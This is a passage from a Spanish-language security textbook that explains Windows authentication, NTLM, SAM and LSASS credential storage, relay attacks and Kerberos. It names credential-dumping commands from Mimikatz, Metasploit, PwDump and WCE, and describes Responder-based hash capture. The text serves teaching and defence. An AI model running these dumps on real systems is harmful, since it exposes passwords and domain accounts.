- **Detecciones e investigaciones**: El centro de operaciones de seguridad (SOC) y el equipo de respuesta a incidentes pueden hacer referencia a las técnicas y tácticas de ATT&CK que se han detectado o revelado. Esto ayuda a entender en dónde están las fortalezas y debilidades, valida las mitigaciones y los controles de detección y puede revelar las malas configuraciones y otros problemas operacionales.
- **Integraciones de herramientas**: Las diferentes herramientas y servicios pueden estandarizar las tácticas y técnicas de ATT&CK, lo que proporciona una coherencia a la defensa que por lo general no suele existir.
- **Actividades de pruebas en test de intrusión y ejercicios de Red Team**: La planificación, la ejecución y la información entre los diferentes equipos involucrados en las actividades de prueba de penetración pueden usar ATT&CK para hablar un lenguaje común con los defensores y comunicarse con los destinatarios, como también entre ellos mismos.

A medida que los atacantes hallan maneras de estar más encubiertos y evitar la detección de las herramientas de seguridad tradicionales, los defensores tienen que cambiar la manera en la que enfocan la detección y la defensa. ATT&CK cambia nuestra percepción de los indicadores de bajo nivel, como las direcciones de IP y los nombres de dominio, y hace que veamos a los atacantes y a nuestras defensas a través del lente de los comportamientos. Detectar y prevenir los comportamientos es un camino mucho más difícil que las herramientas que uno podía instalar y olvidar anteriormente. Además, los atacantes sin duda se adaptarán a medida que los defensores incorporen nuevas capacidades.Por lo tanto, ATT&CK proporciona una manera de describir las nuevas técnicas que desarrollen y, con suerte, de mantener a los defensores en el camino correcto.[4]

3. Autenticación y autorización en Windows

Uno de los entornos que más nos podemos encontrar en un escenario real corresponde al sistema operativo de Microsoft: Windows. Antes de entrar al contenido propiamente del capítulo, me parece importante entender la manera en la que Windows internamente realiza la autenticación y la autorización de las credenciales que recibe. Podemos definir como:

- **Autenticación**: verifica la identidad del usuario que quiere acceder a un recurso.
- **Autorización**: valida si ese usuario tiene permiso para hacer lo que quiere con el recurso.

Cada vez que un usuario quiera acceder a un recurso (ya sea local o en red), los sistemas de Windows requieren que se realice una autenticación para comprobar que dichas credenciales tienen los permisos necesarios para el acceso requerido.

Por defecto, en los sistemas Windows, las credenciales se validan en local contra la base de datos SAM (Security Account Manager) o contra un controlador de dominio en caso de tratarse de una máquina perteneciente a un dominio Active Directory. Este proceso se llevará a cabo mediante el servicio Winlogon. [5]

Dicho proceso interactivo de inicio de sesión es también conocido como logon, que es el responsable de recoger las credenciales y de proporcionar la autenticación de un usuario para, posteriormente, realizar una comprobación de si se disponen de los permisos necesarios para llevar a cabo la acción que se desea realizar con el recurso.

Los diferentes escenarios de inicio de sesión en Windows son [6]:

- **Inicio interactivo**: es el proceso llevado a cabo cuando un usuario escribe las credenciales en el cuadro de diálogo para iniciar su sesión al inicio del equipo. Los usuarios pueden iniciar sesión mediante una cuenta de usuario local o de dominio.
  - Localmente: se produce cuando el usuario tiene acceso físico directo al equipo o cuando el equipo forma parte de una red de equipos.

    Un inicio de sesión local concede a un usuario permiso para obtener acceso a los recursos de Windows en el equipo local. Un inicio de sesión local requiere que el usuario tenga una cuenta de usuario en el administrador de cuentas de seguridad (SAM) del equipo local. El SAM protege y administra la información de usuarios y grupos en forma de cuentas de seguridad almacenadas en el registro del equipo local. El equipo puede tener acceso a la red, pero no es necesario. La información de la cuenta de usuario local y la pertenencia a grupos se utiliza para administrar el acceso a los recursos locales.
  - De forma remota: mediante el uso de Terminal Services o Servicios de Escritorio Remoto (RDS), en cuyo caso el inicio de sesión se califica mejor como remoto interactivo.
- **Inicio de sesión local y de dominio**: Un inicio de sesión local concede a un usuario permiso para obtener acceso a los recursos del equipo local o los recursos de los equipos conectados en red. Si el equipo está unido a un dominio, la funcionalidad de winlogon intentará iniciar sesión en ese dominio. Un inicio de sesión de dominio concede a un usuario permiso para obtener acceso a recursos locales y de dominio. Un inicio de sesión de dominio requiere que el usuario tenga una cuenta de usuario en Active Directory y estar físicamente conectado a la red.
- **Inicio remoto**: El acceso a otro equipo a través del inicio de sesión remoto se basa en el Protocolo de Escritorio Remoto (RDP). Dicho protocolo administra las credenciales que el usuario especifica mediante el escritorio remoto cliente. Dichas credenciales están pensadas para el equipo de destino y el usuario debe tener una cuenta en ese equipo de destino. Además, el equipo de destino debe estar configurado para aceptar una conexión remota. Una vez que se realiza el proceso de autenticación y se correcto, el usuario se conecta a recursos locales y de red a los que se puede tener acceso mediante las credenciales proporcionadas.
- **Inicio de red**: Solo se puede usar un inicio de sesión de red después de que se haya realizado la autenticación del usuario, el servicio o el equipo. Durante el inicio de sesión de red se usan credenciales establecidas previamente u otro método para recopilar credenciales. Este proceso confirma la identidad del usuario para cualquier servicio de red al que el usuario está intentando obtener acceso. Este proceso suele ser invisible para el usuario a menos

que se deban proporcionar credenciales alternativas (este proceso no utiliza los cuadros de diálogo de entrada de credenciales para recopilar datos).

- **Inicio con tarjeta inteligente** (SmartCard Logon): Solo se pueden usar para iniciar sesión en cuentas e dominio, nunca en cuentas locales. La autenticación de este tipo requiere el uso del protocolo kerberos.
- **Inicio biométrico**: Se realiza una representación digital, por ejemplo de una huella dactilar, y se utilizará un dispositivo para capturar y compilar. Se hará una comparativa de dicha representación digital con una muestra guardada en el dispositivo y si se realiza de manera exitosa, se produce la autenticación.

Single Sign-On (SSO)

[7]Es una sesión o proceso de autenticación de un usuario que permite al mismo proporcionar sus credenciales una única vez con vistas a acceder a múltiples aplicaciones. El proceso autentica al usuario para todas las aplicaciones permitidas y elimina de esta forma la necesidad de volver a introducir las credenciales cuando los usuarios cambian de aplicación durante una sesión particular.

Todo esto permite mitigar el riesgo de acceso a aplicaciones de terceros, reducir el inconveniente de introducir tantas contraseñas por parte del usuario y reduce el tiempo gastado en introducir credenciales para la misma identidad (posibilidad de distintas combinaciones del par usuario-contraseña).

Para conseguir tal fin, Windows guarda de manera local en memoria dichas credenciales en el subsistema Local Security Authority. Esto facilita, que técnicas como Pass-the-Hash o Pass-the-Ticket abusen de esta característica para obtener de la memoria los hashes de contraseñas y tickets de Kerberos para, posteriormente, reusarlos como se verá en el capítulo dedicado a Kerberos. [5]

Local Security Authority (LSA)

Es un subsistema protegido que se encarga de autenticar y de permitir la autenticación de usuarios en las máquinas Windows. En general, realiza las siguientes funciones:

- Gestiona y administra la política de seguridad local.
- Proporciona servicios interactivos de autenticación de usuarios.
- Genera u obtiene *tokens* de acceso.
- Administra la política y las configuraciones de auditoría.

Según el tipo de cuenta a autenticar, LSA procede de las siguientes maneras: [5]

- Si las credenciales introducidas son locales, LSA valida la información del usuario con las base de datos local SAM (Security Accounts Manager).
- En el caso opuesto, las credenciales a validar pertenecen a un domino, LSA se comunica con el controlador de dominio para verificar que son válidas.

3.1. Almacenamiento de credenciales

Existe una pregunta a la hora de hablar sobre el almacenamiento de credenciales de si es permanente o temporal, y dónde. Pues bien, dependiendo del estado de la sesión de usuario (activa, inactiva, local o remota) Windows almacena las credenciales en las siguientes ubicaciones:[5]

- Security Accounts Manager (SAM): Base de datos almacenada como un recurso local y de manera protegida. Se almacenan todas las credenciales de cuentas locales de dicha máquina incluyendo las cuentas con permisos administrativos.
- Local Security Authority Subsystem Service (LSASS): Es el proceso responsable de imponer las políticas de seguridad en el sistema, administrar los cambios de contraseñas y de la creación de *access tokens* [1]. Almacena las credenciales en memoria para aquellos usuarios con sesiones activas para acceder a distintos recursos en red sin necesidad de tener que introducir de nuevo credenciales. Puede almacenar credenciales de distinta naturaleza como:
  - Tickets de Kerberos.
  - Hashes NT y LM.
  - Credenciales cifradas en memoria.
- LSA secrets: credenciales guardadas en disco de manera cifrada:
  - Cuenta de equipo de AD.
  - Cuentas de servicios de Windows configurados en la máquina.
  - Contraseñas para cuentas programadas.
  - De aplicaciones IIS (Internet Information Services), cuentas Microsoft etc.
- Base de datos AD DS: La base de datos NTDS.dit se encuentra únicamente en los controladores de dominio y contiene todas las credenciales de cuentas de usuario y equipo del dominio AD.
- Administrador de credenciales o Credential Manager Store: permite a los usuarios almacenar credenciales de los navegadores soportados y otras aplicaciones de Windows, de tal manera que aplicaciones que soporten esta característica puedan hacer uso de la AP y administrar las credenciales durante el proceso de inicio de sesión.

3.2. Extracción de credenciales de SAM y memoria

Antes de entrar a la materia de extracción de credenciales, es importante aclarar algunos de los protocolos de autenticación usados en las comunicaciones entre dos equipos Windows. NTLAN Manager (NTLM)[5] es un protocolo del tipo desafío/respuesta que permite autenticar a un usuario sin la necesidad de enviar una contraseña por el medio en uso. En lugar de ello, el equipo que está enviando la solicitud de autenticación necesita realizar un cálculo matemático que se utilizará como prueba para demostrar que posee las credenciales NTLM.

[1] Token de acceso: objeto o estructura de datos que describe el contexto de seguridad de un proceso. Cuando un usuario inicia sesión en un sistema Windows, las credenciales se comprueba que son correctas y se genera un access token asociado a dicho usuario.

Las credenciales NTLM están formadas por la siguiente información que se obtiene durante el inicio de sesión:

- Nombre del dominio.
- Nombre del usuario.
- Hash de la contraseña.

A día de hoy, el protocolo Kerberos es el protocolo de autenticación más usado, se hablará en profundidad en el siguiente capítulo, pero aún así NTLM es aún soportado y usado en diferentes situaciones:[5]

- No existe ningún dominio de Active Directory.
- El cliente intenta autenticarse contra un servidor que no pertenece al dominio o no existe el dominio AD a utilizar.
- En aquellas ocasiones en las que el dispositivo soporta SMB, NTLM podría ser la única opción de autenticación disponible.
- El servidor pertenece a un dominio, pero Kerberos no puede usarse por alguna razón:
  - El cliente se conecta al servidor utilizando únicamente su dirección IP en lugar del *hostname* y la resolución inversa de nombre no está disponible.
  - El *firewall* bloquea alguno de los puertos utilizados por Kerberos.

Microsoft proporciona NTLM en forma de paquete de autenticación llamado MSV1_0, el cual implementa los protocolos LM, NTLMv1, NTLMv2 y NTLM2 Session. Si se capturase el tráfico en una red compartida, todos los paquetes pertenecientes al protocolo NTLM comienzan por la cabecera "NTLMSSP".

LSA utiliza este paquete para procesar las peticiones de inicio de sesión locales. Para ello, MSV1_0 comprueba la base de credenciales contra la base de datos SAM y devuelve a LSA si las credenciales son correctas. Además, MSV1_0 también permite la autenticación con credenciales de dominio usando el servicio *NetLogon* de Windows.

Para entender de manera interna MSV1_0, está dividido en dos partes. La primera se ejecuta en la máquina cliente y la segunda lo hace en la máquina servidor que contiene la cuenta de usuario. Cuando se utilizan credenciales locales de la máquina cliente, cliente y servidor son la misma máquina, por lo que ambas partes de MSV1_0 se ejecutan en el mismo equipo sin necesidad de utilizar NetLogon, es decir, sin necesidad de enviar la petición de autenticación a ninguna otra máquina de la red.

Por el contrario, cuando se utilizan credenciales de otro dominio, como por ejemplo una cuenta local de otra máquina o un dominio de *Active Directory*, la primera parte de MSV1_0, aquella ubicada en la máquina desde donde se está enviado la petición, sabrá que tiene que enviar la petición de autenticación a otro equipo. La segunda parte de MSV1_0 se encargará de comprobar si las credenciales son correctas.

Para determinar cuándo se utilizará LM, NTLMv1 o NTLMv2, con el paquete MSV1_0 se puede configurar mediante las Directivas de Grupo, la cual será distinta por defecto en función de la versión de Windows. Esto puede configurarse en Directivas de seguridad local → Directivas locales → Opciones de Seguridad → Seguridad de red → Nivel de autenticación de Lan Manager.



Figura 4: Configuración del nivel de autenticación.

Los posibles niveles de configuración del paso 5 de la imagen corresponde con:[5]

- Enviar respuestas LM y NTLM: Los clientes usan la autenticación LM y NTLM y no usan nunca la seguridad de sesión NTLMv2. Los controladores de dominio aceptan autenticación LM,NTLM y NTLMv2.
- Enviar LM y NTLM: usar la seguridad de sesión NTLMv2 si se negocia: Los clientes usan la autenticación LM y NTLM, así como la seguridad de sesión NTLMv2 si el servidor lo admite. Los controladores de dominio aceptan autenticación LM,NTLM y NTLMv2.
- Enviar solo respuesta NTLM: Los clientes solo usan la autenticación NTML, así como la seguridad de sesión NTLMv2 si el servidor la admite. Los controladores de dominio aceptan autenticación LM,NTLM y NTLMv2.
- Enviar solo respuesta NTLMv2: Los clientes solo usan la autenticación NTLM, así como la seguridad de la sesión NTLMv2 si el servidor la admite. Los controladores de dominio aceptan autenticación LM,NTLM y NTLMv2.
- Enviar solo respuesta NTLMv2 y rechazar LM: Los clientes solo usan la autenticación NTLMv2, así como la seguridad de sesión NTLMv2 si el servidor lo admite. Los controladores de dominio rechazan LM, solo aceptan la autenticación NTLM y NTLMv2.
- Enviar solo respuesta NTLMv2 y rechazar NTLM: Los clientes solo usan la autenticación NTLMv2, así como la seguridad de sesión NTLMv2 si el servidor la admite. Los controladores de dominio rechazan LM y NTLM (solo aceptan la autenticación NTLMv2).

Para poner en contexto el resto de protocolos tenemos:

LAN Manager (LM)

A día de hoy es un protocolo obsoleto al no ser considerado como protocolo seguro, el funcionamiento de autenticación es igual que el de NTLMv1, explicado a continuación. Debido a que LM no es utilizado en sistemas modernos no se profundizará en los hashes LM.

NTLMv1

Para solucionar el problema encontrado con el protocolo anterior, Microsoft introdujo NTLM1. Con ello, un nuevo concepto de hash, llamado NT, que utiliza minúsculas y mayúsculas y su longitud se extiende hasta 123 caracteres. Dicha contraseña en unicode es convertida posteriormente en hash MD4 sin ser dividida en grupos de 7 caracteres como ocurrían en el caso de LM.

Deficiencias: [8]

- No tiene la suficiente aleatoriedad en todo el proceso de cifrado.
- DES no es lo suficiente robusta a día de hoy.
- El hash todavía contiene valores nulos, esto desemboca en que sea más débil.

Este protocolo sigue implementando el protocolo de autenticación del tipo desafío/respuesta. De tal manera que tenemos:

1. Primer paso con la petición de autenticación por parte del cliente.
2. Segundo paso, envío desde el servidor el desafío(8 bytes).
3. Respuesta del cliente (24 bytes).

Figura 5: Autenticación mediante NTLMv1. Fuente *https://blog.redforce.io/* .

NTLMv2

Este protocolo fue presentado como una mejora más robusta y segura que NTLMv1 y corrigiendo las debilidades que se había identificado con NTLMv1.

Funciona de manera muy similar a la de su predecesor por lo que sigue tratándose de un protocolo de autenticación del tipo desafío/respuesta. En esta versión, el servidor envía un desafío de 8 bytes pero el cliente envía esta vez dos respuestas (llamadas de manera oficial LMv2 y NTv2):

- Respuesta LMv2: de tamaño de 24 bytes compuesta por 16 bytes con el desafío del servidor y un desafío aleatorio de 8 bytes generado por el cliente, ambos van cifrados.
- Respuesta NTv2: con una longitud variable, se forma a partir de los valores de un nuevo desafío por parte del cliente y una marca de tiempo para evitar ataques de *replay*.

Como principal diferencia, NTLMv2 permite al cliente autenticarse mediante firma digital.

Extracción de credenciales LM y NT de SAM

[5]Como ya se dijo anteriormente, Windows almacena las credenciales de las cuentas locales en la base de datos local SAM. Estas credenciales pueden ser obtenidas de distintas maneras y haciendo uso de diversas herramientas.

El formato estándar para representar las credenciales contenidas en SAM es

"USUARIO:ID:HASH_LM:HASH_NT:::" y es conocido por las herramientas que se utilizan para realizar *cracking* sobre ellas.

Es importante recordar que, si únicamente se están utilizando hashes NT, no existiría el hash LM y por lo tanto estaría representado por 0, por cadena vacía, o por el hash LM "no password" con el formato "aad3b435b51404eeaad3b435b51404ee". Los hashes de las cuentas locales se almacenan en el directorio "Windows\System32\config" donde se utiliza tanto el archivo SAM como SYSTEM.

Extracción de credenciales de SAM con Metasploit

Haciendo uso del entorno de Metasploit, en el momento que tengamos una sesión meterpreter (payload que nos proporciona acceso a una shell cargada en la memoria del sistema sin crear ningún proceso) con permisos suficientes se puede utilizar la opción ya conocida de "hashdump" para extraer los hashes de la base de datos de SAM.

Haciendo uso del *framework* de Metasploit, tenemos un módulo de post-explotación que ademas de extraer las credenciales, también extrae los indicios de contraseña y guarda los *hashes* en formato estándar mencionado. Lo mismo que lo anterior, en el momento que tenemos una sesión meterpreter, podemos utilizar el módulo "post/windows/gather/smart_hashdump".

Extracción de credenciales de SAM con PwDump

Una vez que tengamos permisos de administrador local, podremos ejecutar la herramienta para recuperar los *hashes* del sistema. Tenemos la opción de otras opciones de extracción:

- Parámetro "-s": opción que tomará como entrada los archivos SAM y SYSTEM que hayan sido previamente obtenidos y copiados para extraer de manera *offline* los hashes.
- Parámetro "-d": permite guardar la salida en un archivo con el objetivo de ser utilizado posteriormente en una herramienta de *cracking*.

Extracción de credenciales con Mimikatz

Entre otras muchas funcionalidades, Mimikatz permite la extracción de credenciales tanto de memoria (LSASS) como de la base de datos de SAM.

1. Extracción de SAM:
    - Se requiere que el proceso sea con permisos de SYSTEM, para ello se puede ejecutar la herramienta con permisos administrativos y posteriormente elevar a SYSTEM con el comando "token::elevate".
    - Desde la consola se ejecuta "lsadump::sam".
2. Extracción NTLM en memoria:
    - El primer paso será obtener privilegios *debug* para el proceso de Mimikatz con el comando "privilege::debug".

- Mimikatz dispone de la opción “logonpasswords” del módulo *sekurlsa* para obtener credenciales de distintos proveedores, entre ellos NTLM(msv).
- Si se desea guardar la salida, se puede ejecutar el comando “log” y quedara todo guardado en un fichero del directorio actual llamado “mimikatz.log”.

Extracción de credenciales en memoria con WCE (Windows Credentials Editor)

Es otra herramienta conocida para la extracción de credenciales mantenidas directamente en memoria y se ejecuta con permisos de administrador.

Se puede ejecutar WCE con el parámetro “-w” para intentar extraer las credenciales en texto plano gracias al *SSP WDigest* (disponible en versiones anteriores a Windows 8).

Una vez que se han obtenido los hashes, por cualquier medio o técnica, se puede proceder a intentar obtener la contraseña en plano representada, a este proceso se le conoce *cracking* de contraseñas. Existen herramientas como John the Ripper, Hashcat o Kaonashi para dicha finalidad que requieren tiempo, buenos diccionarios y rendimientos de equipos.

Obtención de credenciales NTLM con Responder.py

Responder.py es una herramienta destinada a obtener credenciales en la red escuchando y respondiendo a LLMNR (Link Local Multicast Name Resolution) y NBT-NS (NetBIOS over TCP/IP Name Service) y a MDNS. A día de hoy dispone de la capacidad de crear servidores de autenticación del tipo SMB, MSSQL, HTTP y HTTPS, FTP, POP3, SMTP, Proxy WPAD, DNA, LDAP etc



Figura 6: Servidores y herramientas disponibles de Responder.py .

En cuanto a su ejecución: una vez que el servidor está creado, se engañará a la víctima para que envíe sus credenciales a alguno de estos servicios y de esta manera ser capaz de recolectarlas. Gracias a estos servidores, se tiene la capacidad de obtener credenciales del tipo NTLMv1, NTLM v2 y LM entre otros.

Para su documentación y la descarga de la última versión, visitar:
`https://github.com/SpiderLabs/Responder`

Ataque NTLM Relay

[5] Los ataques de tipo *Relay* son un tipo de ataque que afecta a los protocolos que utilizan NTLM cuando existe la posibilidad de que un atacante realice ataques *Man-in-the-Middle*. La idea principal es la siguiente: si un atacante tiene la posibilidad de obtener el intento de autenticación NTLM de la víctima, entonces puede retransmitir dichas credenciales para hacerse pasar por la víctima y acceder a otros servidores con sus credenciales.

Unos de los protocolos más afectados a lo largo del tiempo por este tipo de ataques, ha sido SMB cuando se utiliza NTLM como protocolo de autenticación. Este ataque tiene una larga trayectoria y ha sido ampliamente explotado en todo tipo de ejercicios ofensivos para obtener acceso a servidores interesantes en una red interna.

Ya se conoce el funcionamiento de manera general del protocolo de autenticación NTLM, donde un cliente solicita una conexión a un servidor y éste envía un desafío para ser cifrado por

el cliente y demostrar que posee las credenciales correctas. Pues bien, cuando se realiza el ataque SMB Relay, el atacante se posiciona en medio de este intercambio entre el cliente y servidor. Por lo tanto, un atacante que quiera conectarse a un servidor en concreto, estará a la espera para recibir una petición de autenticación por parte de un cliente que tenga privilegios en dicho servidor objetivo.

La imagen siguiente describe con claridad el funcionamiento general de este ataque. La clave aquí se encuentra en conseguir que la víctima intente conectarse a la máquina del atacante:



Figura 7: Esquema y fases del ataque SMB Relay. Fuente: *blog.fox-it.com/* .

Entre las herramientas que son utilizadas para este ataque, destacan el módulo "smb_relay" de Metasploit y el script "smbrelayx.py" de Impacket.

Conceptos finales para aclarar lo explicado: [5]

- NTLM es el protocolo de autenticación por defecto en comunicaciones entre equipos que no pertenecen a un dominio o donde no se pueda usar Kerberos.
- Tanto LM como NTLM funcionan de la misma manera en cuando al esquema de autenticación. La única diferencia es que el formato del *hash* de la contraseña LM o NT que se utiliza. A mayores, NTLMv2 incluye un desafío generado por el cliente y un *timestamp* para evitar los ataques de tipo *offline*.
- Tanto LM como NTLM, el cliente recibe un desafío de 8 bytes y las respuestas hacia el servidos son de 24 bytes.
- No se debe confundir los términos de protocolos de autenticación LM/NTLM y los haches LM/NT. Aclaración:
  - LM utiliza hashes LM mientras que NTLM usa hashes NT.
  - Las vulnerabilidades que afectan a cada uno son diferentes.
- Cuando Kerberos no esté disponible para usar en una red y se utilice NTLM en su lugar, se deben tomar las medidas de configurar los equipos para utilizar el nivel de compatibilidad LM lo más alto posible.

4. Kerberos

Este protocolo fue creado en el Instituto Tecnológico de Massachusetts (MIT) y comenzó a utilizarse a partir del sistema operativo Windows 2000. Es el encargado de la autenticación para verificar la identidad en ambos sentidos, esto quiere decir que el cliente verifica la identidad del servidor y el servidor verifica la del cliente. [9] Kerberos es ampliamente utilizado en Active Directory. En esta plataforma, Kerberos da información de los privilegios de cada usuario autenticado, pero queda a cargo de los servicios el verificar que dichos privilegios son suficientes para acceder a sus recursos.

De forma resumida [5], el funcionamiento es el siguiente: un usuario quiere acceder a un servicio en red para conectarse a una carpeta compartida perteneciente a otro sistema del mismo dominio. Una vez que el usuario es autenticado, habrá recibido un ticket del KDC (Key Distribution Center), que es una parte del controlador de dominio. Ahora bien, cada vez que el usuario quiera hacer uso de los servicios que tiene el dominio, deberá entregar el ticket al KDC para que se le haga entrega de un nuevo ticket y que servirá para ese servicio concreto y con un tiempo limitado de vida. Posteriormente el usuario entregará el nuevo ticket al servidor para validar que es correcto y que tiene la autorización correcta para acceder a la carpeta compartida que quería.

El ticket que recibe el usuario al autenticarse, se denomina con el nombre de TGT-Ticket (Ticket-Granting Ticket) y el ticket que recibe el usuario para cada servicio concreto es denominado TGS (Ticket de servicio). Resaltar que el proceso de "recibir y entregar el ticket" se lleva a cabo de manera interna entre cliente y servidor, dentro de kerberos y es totalmente transparente al usuario.

4.1. Elementos y conceptos importantes

A continuación, se van a describir varios componentes que forman parte del ecosistema del protocolo de autenticación de Kerberos: [9]

- **Capa de transporte**: Kerberos utiliza UDP o TCP como protocolos de transporte. Debido a que ambos transmiten la información en claro, es necesario que él mismo proporcione la capa de cifrado. Utiliza el número de puerto 88 tanto para UDP y TCP y se deben encontrar a la escucha en KDC.
- **Agentes**: En el protocolo intervienen varios servicios encargados de realizar la autenticación del usuario:
  - Cliente: es el usuario que quiere acceder a determinado servicio.
  - Application Server, AP: se expone el servicio al que quiere acceder el usuario.
  - Key Distribution Center, KDC: es el servicio de Kerberos encargado de la distribución de los tickets a los clientes. Se encuentra instalado en el Controlador de dominio, DC, y cuenta con el Servicio de Autenticación (Authentication Service, AS) que se encarga de expedir los TGTs (Ticket-Granting Ticket) a los usuarios.
- **Claves de cifrado**: Las estructuras manejadas por Kerberos, como los tickets, se transmiten cifradas o firmadas evitando que sean manipuladas por terceros. Las claves de cifrado utilizados por Kerberos, en Active Directory (AD), son:
  - Clave del KDC o krbtgt: clave derivada del hash NTLM de la cuenta krbtg.
  - Clave de usuario: clave procedente del hash NTLM del propio usuario.

- Clave de servicio: clave derivada del hash NTLM del propietario del servicio. Puede ser una cuenta de usuario o del servidor.
- Clave de sesión: clave que se negocia entre el cliente y el KDC.
- Clave de sesión de servicio: clave negociada entre el cliente y el AP para utilizar.

- **Tickets**: Conjunto de información que es entregada a los usuarios autenticados para que puedan realizar ciertas acciones dentro del dominio de Kerberos. Mencionados con anterioridad, son:
  - El TGS (Ticket Granting Service): Es presentado ante un servicio para poder acceder a sus recursos. Se cifra con la clave del servicio en cuestión.
  - El TGT (Ticket Granting Ticket): Se presenta ante el KDC para obtener los TGS. Se cifra con la clave del KDC.
- **Privilege Attribute Certificate, PAC**: Contiene los privilegios del usuario, está firmada con la clave del KDC y es incluido en la mayoría los tickets. La verificación del PAC solo consiste en comprobar su firma (no comprueba si los privilegios son correctos). Un cliente puede evitar que se incluya el PAC especificándolo en el campo KERB-PA-PAC-REQUEST de la petición del ticket.
- **Mensajes**: Kerberos permite la comunicación entre los diferentes agentes del protocolo a través de distintos tipos de mensajes:
  - KRB_AS_REQ: Utilizado por el usuario para solicitar el TGT al KDC.
  - KRB_AS_REP: Respuesta del KDC para enviar el TGT al usuario.
  - KRB_TGS_REQ: Empleado por el usuario para solicitar el TGS al KDC haciendo uso del TGT que acaba de recibir.
  - KRB_TGS_REP: Respuesta del KDC para enviar el TGS solicitado al usuario.
  - KRB_AP_REQ: El usuario lo utiliza para identificarse contra el servicio deseado, haciendo uso del TGS del propio servicio.
  - KRB_AP_REP: Se utiliza en el servicio para autenticarse frente al usuario (Opcional).
  - KRB_ERROR: Lo utilizan los diferentes agentes para notificar situaciones de error.

    De manera opcional, el AP puede utilizar el mensaje "KERB_VERIFY_PAC_REQUEST" para enviar la firma del PAC al KDC y verificar si ésta es correcta.



Figura 8: Resumen de los mensajes de Kerberos. *Fuente: Blog Tarlogic.*

4.2. Proceso de autenticación

A continuación se describe cómo es el funcionamiento del protocolo y cómo se desarrolla el proceso de autenticación partiendo de un usuario que no posee ningún ticket, hasta que se autentica contra el servicio deseado. Los pasos son los siguientes: [5] [9]

1. **Solicitud del Servidor de Autenticación**

   Cuando un usuario introduce su contraseña para autenticarse y obtener acceso al dominio, lo que realmente se está llevando a cabo, es la solicitud de manera transparente de un ticket TGT con el cual se pide el acceso a los diferentes servicios del dominio. En este momento el sistema genera una petición "KRB_AS_REQ" cuyos campos son los siguientes:

   - Un timestamp, cifrado con la clave del cliente, para autenticar al usuario y prevenir ataques de replay.
   - El nombre del usuario que se está autenticando.
   - El SPN del servicio asociado a la cuenta krbtgt.
   - Un *nonce* generado por el usuario.



Figura 9: Esquema del mensaje KRB_AS_REQ. *Fuente: Blog Tarlogic.*

Este mensaje es enviado al Autentication Server (AS) parte del servidor KDC para conseguir un ticket TGT. En este primer paso se puede realizar el ataque *Overpass-the-Hash* que se hablará más adelante.

2. **Respuesta del servidor de autenticación** Al recibir la petición con la estructura descrita en el punto anterior, el AS verifica la identidad del usuario descifrando el timestamp con el hash del mismo. Si las credenciales son correctas, se responde creando un mensaje "KRB_AS_REP". Este mensaje de respuesta permite al cliente obtener el TGT y la clave de sesión. En este instante ya se pueden realizar peticiones de acceso a los servicios que existan en el dominio. El mensaje de respuesta está compuesto por:

   - Nombre del usuario autenticado.
   - Clave de sesión y del tiempo de vida del ticket TGT utilizada para el envío de mensajes posteriores con el servidor KDC. Todo ello cifrado con el hash NT del usuario.
